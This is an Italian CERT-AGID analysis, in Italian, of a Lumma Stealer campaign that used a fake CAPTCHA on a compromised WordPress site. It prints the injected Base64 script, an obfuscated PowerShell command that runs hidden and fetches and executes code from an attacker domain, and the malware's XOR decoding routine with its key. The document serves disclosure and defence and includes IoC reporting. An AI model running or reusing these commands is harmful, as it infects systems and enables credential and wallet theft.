Analisi di una campagna Lumma Stealer con falso CAPTCHA condotta attraverso domino italiano compromesso


Archived: 2026-04-05 12:46:13 UTC

Una delle tattiche più recenti adottate da **Lumma Stealer** per ingannare le vittime è l'impiego di CAPTCHA falsi, progettati per indurre gli utenti a eseguire script dannosi.

Questo metodo si sta dimostrando estremamente efficace per gli attaccanti poiché sfrutta la fiducia che gli utenti ripongono nelle sfide CAPTCHA, generalmente percepite come controlli di sicurezza legittimi per verificare l'identità umana.

In una campagna osservata dal CERT-AGID nel mese di **ottobre 2024**, le vittime venivano avvisate di una presunta vulnerabilità di sicurezza nei loro repository GitHub e invitate a cliccare su un link sospetto. All'apertura del link, si trovavano di fronte a un falso CAPTCHA che le istruiva a copiare ed eseguire uno script *PowerShell* tramite la funzione `WIN+R` (Esegui). Questo processo portava direttamente all'infezione del sistema con il malware Lumma Stealer.

Dominio italiano compromesso con kit Lumma Stealer



Falsa Captcha su dominio italiano compromesso

La scorsa settimana, il CERT-AGID si è imbattuto in un dominio italiano, basato su una versione obsoleta del CMS WordPress, che è stato compromesso e sfruttato per diffondere il malware Lumma Stealer. L'analisi del codice sorgente ha rivelato la presenza di uno script JavaScript codificato in Base64, inserito in modo furtivo, progettato per generare un falso CAPTCHA esclusivamente per le visite provenienti da sistemi operativi MS Windows:

```
<meta name="generator" content="WordPress " />
<link rel='shortlink' href='https://www. italia.it/' />
<link rel="alternate" type="application/json+oembed" href="https://www.
<link rel="alternate" type="text/xml+oembed" href="https://www. ital
<script id="sjc" src="data:text/javascript;base64,ZnVuY3Rpb24gXzB4ZTA3MyhfI
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.gstatic.com">
    <link href='https://fonts.googleapis.com/css2?display=swap&family=Ralev
<link rel="alternate" type="application/rss+xml" title=" RSS2 Feed"
<link rel="pingback" href="https://www. italia.it/xmlrpc.php" />
```

Script inserito nel codice sorgente della home page

Una volta seguite le istruzioni fornite dal falso CAPTCHA, viene eseguito il seguente script PowerShell, il cui compito è quello di scaricare un file da una risorsa remota ed eseguirlo.

Input

```
UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAFcAbwB3ADYANABcAFcAaQBuAGQAbwB3AHMAUABvAHcAZ
QByAFMAaABlAGwAbABcAHYAMQAuADAAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIgAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZA
BlAG4AIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwAtAHcAJwAsACcAaABpAGQAZABlAG4AJwAsACcALQBlAHAAJwAsACcAYgB5AHAAYQBzAHMAJwA
sACcALQBuAG8AcAAnACwAJwAtAEMAbwBtAG0AYQBuAGQAJwAsACcAZwBkAHIAIAAtACoAOwBTAGUAdAAtAFYAYQByAGkAYQBiAGwAZQAgAEMAaQBVACAAKAAu
ACQARQB4AGUAYwB1AHQAaQBvAG4AQwBvAG4AdABlAHgAdAAuACgAKAAkAEUAeABlAGMAdQB0AGkAbwBuAEMAbwBuAHQAZQB4AHQAfABNAGUAbQBiAGUAcgApA
FsANgBdAC4ATgBhAG0AZQApAC4AKAAoACQARQB4AGUAYwB1AHQAaQBvAG4AQwBvAG4AdABlAHgAdAAuACgAKAAkAEUAeABlAGMAdQB0AGkAbwBuAEMAbwBuAH
QAZQB4AHQAfABNAGUAbQBiAGUAcgApAFsANgBdAC4ATgBhAG0AZQApAHwATQBlAG0AYgBlAHIAfABXAGgAZQByAGUALQBPAGIAagBlAGMAdAB7ACQAXwAuAE4
AYQBtAGUALQBsAGkAawBlACcAJwAqAHQAKgBvAG0AKgBkACcAJwB9ACkALgBOAGEAbQBlACkALgBJAG4AdgBvAGsAZQAoACQARQB4AGUAYwB1AHQAaQBvAG4A
QwBvAG4AdABlAHgAdAAuACgAKAAkAEUAeABlAGMAdQB0AGkAbwBuAEMAbwBuAHQAZQB4AHQAfABNAGUAbQBiAGUAcgApAFsANgBdAC4ATgBhAG0AZQApAC4AK
AAoACQARQB4AGUAYwB1AHQAaQBvAG4AQwBvAG4AdABlAHgAdAAuACgAKAAkAEUAeABlAGMAdQB0AGkAbwBuAEMAbwBuAHQAZQB4AHQAfABNAGUAbQBiAGUAcg
ApAFsANgBdAC4ATgBhAG0AZQApAC4AUABzAE8AYgBqAGUAYwB0AC4ATQBlAHQAaABvAGQAcwB8AFcAaABlAHIAZQAtAE8AYgBqAGUAYwB0AHsAJABfAC4ATgB
hAG0AZQAtAGwAaQBrAGUAJwAnACoAbwBtACoAZQAnACcAfQApAC4ATgBhAG0AZQApAC4ASQBuAHYAbwBrAGUAKAAnACcATgAqAC0ATwAqACcAJwAsACQAVABS
AFUARQAsACQAVABSAFUARQApACwAWwBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEMAbwBtAG0AYQBuAGQAVAB5AHAAZQBzA
F0AOgA6AFMAbQBkAGwAZQB0ACkATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAnADsAUwBlAHQALQBJAHQAZQBtACAAVgBhAHIAaQBhAGIAbABlADoAIwBsAF
```

Output

```
Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -ArgumentList '-
w','hidden','-ep','bypass','-nop','-Command','gdr -*;Set-Variable CiU (.$ExecutionContext.(($ExecutionContext|Member)
[6].Name).(($ExecutionContext.(($ExecutionContext|Member)[6].Name)|Member|Where-Object{$_.Name-
like''*t*om*d''}).Name).Invoke($ExecutionContext.(($ExecutionContext|Member)[6].Name).(($ExecutionContext.
(($ExecutionContext|Member)[6].Name).PsObject.Methods|Where-Object{$_.Name-like''*om*e''}).Name).Invoke(''N*-O*'',$TRUE,
$TRUE),[Management.Automation.CommandTypes]::Cmdlet)Net.WebClient);Set-Item Variable:/lW ''https://klipderiq.shop/sh'';
[ScriptBlock]::Create((GI Variable:CiU).Value.((((GI Variable:CiU).Value|Member)|Where-Object{$_.Name-
like''*nl*g''}).Name).Invoke((Variable lW).Value)).InvokeReturnAsIs()'
```

Codice PowerShell eseguito sul sistema

Analisi dello script PowerShell

Il file `sh` è un nuovo script PowerShell di 10MB, composto da circa 22.000 righe di codice. L'esecuzione dello script nelle sandbox online non ha prodotto risultati utili, poiché è in grado di rilevare la natura dell'ambiente, rendendo quindi necessaria un'analisi manuale.

Analizzando attentamente il contenuto è possibile notare una funzione, denominata `fdsjnh`, che legge una lista di numeri (`charcode`), li converte in una stringa e li interpreta come una sequenza codificata in Base64. Successivamente decodifica la stringa Base64 per ottenere un array di byte e poi li trasforma applicando un'operazione **XOR** con una chiave specifica.

```
function fdsjnh { $arRmAtH = New - Object sYsTEm.CoLLectiONS.arRAyLISt; FOR ($i = 0; $i - le
$dsAHg78dAS.Length - 1; $i++) { $arRmAtH.Add([char]$dsAHg78dAS[$i]) | Out - Null }; $z = $arRmAtH -
join ""; $Enc = [SYStEM.TEXt.ENcODinG]::UTF8; $XoRKEy = $Enc.$BBB("$GdFsODSAO"); $stringG =
$Enc.GetString([systEm.coNVerT]::FromBase64String($z)); $byteSTriNG = $Enc.$BBB($stringG); $xoRdData =
$(for ($i = 0; $i - lt $byteSTriNG.length; ) { for ($j = 0; $j - lt $XoRKEy.length; $j++) {
```


```
$byteSTriNG[$i] - bxor $XoRKEy[$j]; $i++; if ($i - ge $byteSTriNG.Length) { $j = $XoRKEy.length } } }
); $xoRdData = $Enc.GetString($xoRdData); return $xoRdData }
```

La chiave XOR

La chiave `XOR` è associata alla variabile `$GdFsODSAO` ed è derivata dalla riassegnazione di variabili in un codice lungo 18.000 righe. Senza questa chiave, non è possibile decodificare correttamente il contenuto.

La soluzione più rapida per ottenere la chiave `XOR` è stata quella di isolare il codice fino alla dichiarazione della variabile `$GdFsODSAO`, aggiungendo una riga allo script per salvare il valore in un file (denominato `xorkey.txt`) ed eseguirlo sulla sandbox AnyRun.

```
Set-Content C:\Users\admin\Desktop\xorkey.txt $GdFsODSAO;
```



Decodifica della chiave XOR sfruttando AnyRun

La chiave XOR ottenuta è `AMSI_RESULT_NOT_DETECTED`, che rappresenta il valore restituito dall'API AMSI (Antimalware Scan Interface) di Microsoft ed indica che il contenuto analizzato non è stato identificato come dannoso o sospetto dal software antivirus.

Decodifica della funzione principale

A questo punto è possibile utilizzare la chiave all'interno della funzione `fdsjnh` per decodificare il contenuto. A tal proposito, è stato sviluppato il seguente codice Python per eseguire la decodifica:

```
import base64 # Array di byte dsAHg78dAS = [83,50,53,122,68,84, ...] def fdsjnh(): # Converte l'array di byte in una stringa z = ''.join([chr(byte) for byte in dsAHg78dAS]) # Decodifica Base64 decoded_string = base64.b64decode(z).decode('utf-8') # Chiave XOR xor_key = "AMSI_RESULT_NOT_DETECTED".encode('utf-8') # Decodifica XOR byte_string = decoded_string.encode('utf-8') xord_data = bytearray( byte ^ xor_key[i % len(xor_key)] for i, byte in enumerate(byte_string) ) #
```


```
Restituisce il risultato decodificato come stringa return xord_data.decode('utf-8') # Stampa risultato
print(fdsjnh())
```

Il codice restituito dalla funzione `fdsjnh` è nuovamente uno script PowerShell di 2 MB, contenente una variabile $a a cui è assegnata una lunga stringa codificata in Base64. Da questa stringa si ottiene un file eseguibile (EXE) che si rivela essere proprio il malware Lumma Stealer.

Eseguibile Lumma Stealer ottenuto dal Base64 presente nello script PowerShell

Account Steam Community per i C2

Lumma Stealer continua a sfruttare il consueto profilo della Steam Community per ottenere i domini dei server di command and control (C2) in forma codificata ROT15, ai quali invia i dati esfiltrati come credenziali, wallet e informazioni personali. Inoltre, attraverso questi server, riceve aggiornamenti su nuovi codici da eseguire e ulteriori file da scaricare.



Profilo Steam Community contenente i C2 cifrati

Azioni intraprese

A valle di questa analisi, i responsabili del sito compromesso sono stati informati ed invitati a risolvere prontamente il problema. Nel frattempo, la campagna è stata censita ed i relativi Indicatori di Compromissione (IoC) sono stati diffusi tramite il feed IoC del CERT-AGID.

Indicatori di Compromissione

Al fine di rendere pubblici i dettagli per il contrasto di questa campagna, vengono di seguito riportati gli indicatori rilevati, già diramati attraverso il Feed IoC del CERT-AGID a tutti gli enti le pubbliche amministrazioni accreditate.

Link: Download IoC

Source: https://cert-agid.gov.it/news/analisi-di-una-campagna-lumma-stealer-con-falso-captcha-condotta-attraverso-domino-italiano-compromesso/